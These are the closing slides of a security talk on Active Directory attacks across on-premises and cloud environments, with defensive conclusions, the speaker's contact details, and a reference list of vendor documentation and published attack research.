
















“Don’t want all my eggs in one
basket...
So now eggs are in all baskets.”

Conclusion



- Given that cloud IAAS is similar to on-prem virtualization, cloud attacks are similar as well
- Connection points between on-prem & cloud need to be carefully considered.
- Domain Controllers can be vulnerable no matter where they are located (on-prem & in the cloud).
- Authentication flows between on-prem & cloud (and Cloud to Cloud!) can be vulnerable.
- Protecting admin accounts is even more important in a cloud-enabled world.

Slides: Presentations.ADSecurity.org

Sean Metcalf (@PyroTek3)
sean@TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

References

- GCP KVM reference
<https://cloud.google.com/compute/docs/fag>
- Airbus Security – ILO
https://github.com/airbus-seclab/ilo4_toolbox
- AWS Managed AD
https://docs.aws.amazon.com/directoryservice/latest/admin-guide/directory_microsoft_ad.html
- Azure AD Domain Services
<https://azure.microsoft.com/en-us/services/active-directory-ds/>
- GCP Managed AD
<https://cloud.google.com/managed-microsoft-ad>
- Amazon AD Connector
<https://aws.amazon.com/blogs/security/how-to-connect-your-on-premises-active-directory-to-aws-using-ad-connector/>
- Microsoft PTA
<https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-pta>
- Attacking Microsoft PTA & Azure AD Connect
<https://blog.xpnsec.com/azuread-connect-for-redteam/>
- Azure AD Seamless SSO
<https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-sso>
- Attacking Azure AD Seamless SSO
<https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/>
- Rhino Security Labs - AWS IAM Privileged Escalation Methods
<https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/>
<https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation-part-2/>
https://github.com/RhinoSecurityLabs/Security-Research/blob/master/tools/aws-pentest-tools/aws_escalate.py
- From Azure AD to Azure: An Unanticipated Attack Path
<https://adsecurity.org/?p=4277>
- Introducing ROADtools - The Azure AD exploration framework
<https://dirkjanm.io/introducing-roadtools-and-roadrecon-azure-ad-exploration-framework/>
- Dirk-jan Mollema's talks
<https://dirkjanm.io/talks/>